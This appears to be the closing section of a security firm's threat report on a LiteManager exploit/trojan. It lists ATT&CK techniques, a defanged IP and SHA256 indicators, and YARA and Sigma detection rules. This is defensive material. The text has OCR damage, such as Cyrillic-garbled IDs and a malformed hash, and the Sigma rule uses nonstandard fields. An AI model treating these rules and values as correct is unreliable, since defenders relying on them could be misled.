Time Based Evasion	T1497.003

Credential Access	Technique ID
Input Capture	T1056
Keylogging	T1056.001

Lateral Movement	Technique ID
Remote Desktop Protocol	T1021.001
Lateral Tool Transfer	T1570

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Collection	Technique ID
Audio Capture	T1123
Screen Capture	тіііз
Video Capture	T1125
Clipboard Data	т1115
Data from Local System	T1005

Command and Control	Technique ID
Application Layer Protocol	<b>T1071</b>
Ingress Tool Transfer	T1105
Non-Standard Port	T1571
Remote Access Software	T1219

Impact	Technique ID
Service Stop	T1489
Data Destruction	T1485
Data Manipulation	T1565

Reconnaissance	Technique ID
Phishing for Information	T1598
Gather Victim Host Information	T1592

## **IOCs & Categorization**

#### IP:

ЮС Туре	IOC
IPV4	85.159.228[.]188

#### HASH:

ІОС Туре	юс	
SHA256	72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066	
SHA256	0fcb7b5cff6ed9a7791e0009e35d991e8fe00d1a66e647aeb54ea48f575511a2	
SHA256	15339dc164588150192b547df6b35ff61572919228cad05a02e22d5b1c4081e3	
SHA256	5979bdd1d31c1de137b221318dc5438b720da42d52f77b423fcdd62bacb11e90	
SHA256	cb32aa25b0d228049289ef985a6e58a493ded0efd8eee9db7ca23811f7aef680	
SHA256	5bb437a505b25f16f6b60d277c19090c90fbd84803da0e47dc5c57fc9ac6128a	
SHA256	65ae9f590266e340c143dcb371090fd1d5311b93e506ee846b20030374267789	
SHA256	1b8177b3e3ddcd415a14e519047b93fcd4ae2dafaba29355567529a863fd6735	
SHA256	d0f9903410911750114b2c4eb510400ea59be98c1ef1e41541dda37701257c7a	
SHA256	ed8f9c0d24174870b76d48428d13943c14988bf86cd18d165cad573e11ac3e55	
SHA256	efeaf854463f5f4b9b6c58fe969ed4c28aafd97ae52d6a623ae77f9758bd9cdb	
SHA256	f837d5f3a693c23cbcbfaee04032aa9277f4649f36304dc6e08043c7d6fe021a	
SHA256	a00c37592898246ad3c6f163e6de9ab7b6ae19b4e6e4aa43c7ca0df0fcc354ef	
SHA256	d9c574a4d63f651baa5132d66f2edc77a288a3d70478a1d456d95072e734084e	
SHA256	5c8f325aa1a81fac1e7f6e0ec7bdd9314556bcbd642b7cb0dd519c8460353c00	
SHA256	aa9845a2e47c544b161055f152fe8edc91bfe60c50bd0907a4b2f980409e9dd9	
SHA256	97abef233e12204335bb4e0cd25979c72d8c1fdf380a1c0e47554becbf6a9789	

## 

SHA256	6793238331a38f2fc5b1ae96b389c5e29fb4b1259e585e17d199a3f28051238a	
SHA256	d77efd619e730a69f9e8975d393e0b78bf21aee36d75ee630e0dbeacdddf32a7	
SHA256	7cc69093f4e04e8ff9b027ada04510882a2b994b6cbe6cb462f12986b0f024ee	
SHA256	4cd0e5827cf4fcaaleb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0	
SHA256	3916a90a3987638b23f9a3dcd092a39978fbe5ee652c726affe9772991cdd458	
SHA256	d67469ddc69977f3c8669524cff1376bb5f9b9b10ee420155f4dff16184832d6	
SHA256	a24d7e947a4b6586adb79048cb1faba57cdaedc637ed6040385eb651b4f789a3	
SHA256	0dd92076705487230cf741ed1d9a91b2159563855a05a8e2088fe53551bb29ad	
SHA256	809a2331c2aec8254591ba90c40d7ad992d6555ffeca6de6477d936aa6501b0e	
SHA256	4235e997e625e479f758615c827805be6e92595a4d0855b4670bbe795c98b886	
SHA256	910c4fe024837373377c466faed7cceaeb790537e6b4ff30bed80776b55e2ff6	
SHA256	bb9543fc1e3f59d5626195798ee94f2a72449c104c7f1db2c756d95956f9a7e1	
SHA256	901b4384835f157cb6baed0d44e6b9f245640a37b6fc15fffbdf1830f98d6066	
SHA256	a68caba70d95cb6f5c170a0043304a3c7790c1a517178b4a95c30eb677542c12	
SHA256	76abf6c0d6b6b0e25c29b4904e69666309cd2309cac72bc835cb513e33ecb442	

#### **Categorization:**

Malware Family	APT Group	Threat Category
No Malware Family	No APT Group	Exploit /Trojan



#### Yara Rule

```
rule LiteManager_Exploit_Yara{
  meta:
        description = "Yara rule for detecting LiteManager Exploit and variants"
        author = "Aziz Kaplan"
        email = "aziz.kaplan@infinitumit.com.tr"
        date = "2024-02-03"
        file_hash = "72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066"
  strings:
        $1 = {e8 89 34 00 00 e9 89 fe ff ff 8b ff 55}
        $2 = {8b ec 81 ec 28 03 00 00 a3 78 60 41 00 89 0d 74 60 41 00}
        $3 = {89 15 70 60 41 00 89 1d 6c 60 41 00 89 35 68 60 41 00 89 3d 64 60 41 00}
        $4 = {66 8c 15 90 60 41 00 66 8c 0d 84 60 41 00 66 8c 1d 60 60 41 00}
        $5 = {66 8c 05 5c 60 41 00 66 8c 25 58 60 41 00 66 8c 2d 54 60 41 00 9c}
        $6 = {8d 84 24 34 01 00 00 50 8d 84 24 84 00 00 00 50 53 53 68 00 00 00 08}
        $7 = {6a 01 53 53 53 ff b4 24 48 01 00 00 ff 15 84 f0 40 00 eb 89}
        $8 = {8d 44 24 3c 50 53 53 bf 00 00 00 08 57 6a 01 53 53 8d}
        $9 = {84 24 a8 08 00 00 50 8d 84 24 8c 01 00 00 50 ff d6}
        $10 = {8d 44 24 28 50 8d 44 24 3c 50 53 53 57 6a 01}
        $11 = {53 53 8d 84 24 88 01 00 00 50 50 ff d6}
        $12 = {ff 15 74 f0 40 00 8b f0}
        $13 = {8d 84 24 7c 01 00 00 50 6a 01 6a 02 6a 10 68 ff 01 0f 00}
        $14 = {ff b4 24 10 01 00 00 ff b4 24 10 01 00 00 ff 74 24 50 ff 15 14 f0 40 00}
        $15 = {8d 44 24 14 50 6a 01 56 ff 15 10 f0 40 00}
        $16 = {53 53 56 ff 15 0c f0 40 00 56}
        $17 = {8b 35 04 f0 40 00 ff d6 ff 74 24 20 ff d6}
        $18 = {8d 85 e4 fa ff ff 50 8d 85 f4 fd ff ff 50 89 b5 e4 fa ff ff ff 15 54 f0 40 00}
  condition:
    uint32(uint32(0x3C)) == 0x00004550 and all of them
```

}



## Sigma Rule

```
title: LiteManager Exploit Patch
status: test
id: f2c6e7a9-8ef2-4dc9-af17-6b2b539ad0e2
description:
  A sigma rule for detecting malicious LiteManager Exploit patch
author: Aziz Kaplan <aziz.kaplan@infinitumit.com.tr>
date: 2024-02-03
references:
  - https://github.com/infinitumitlabs/
logsource:
  category: process_creation
detection:
  selection_romfusclient:
    Image endswith: '\ROMFUSClient.exe'
    OriginalFileName: 'ROMFUSClient.exe'
    Details: 'slept * times'
    DetailsThreshold: '>= 500'
    CommandLine contains: '/tray'
  selection_romserver:
    Image|endswith: '\ROMServer.exe'
    OriginalFileName: 'ROMServer.exe'
    CommandLine contains: '/firewall'
    DestinationIP NOT:
      - '91.240.86.200'
condition: all of selection_*
level: critical
tags:
  - attack.command_and_control
  - attack.impact
  - attack.reconnaissance
  - attack.collection
  - attack.lateral movement
  - attack.credential_access
  - attack.defense_evasion
  - attack.privilege_escalation
  - attack.execution
falsepositives:
```

```
- Normal system activity
```



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   Security Consultancy
- Continuous Vulnerability
   Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

## Managed Security

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- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation
   Services

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- Ransomware Risk
   Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

Penetration Testing

- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service


#### ) Forensics

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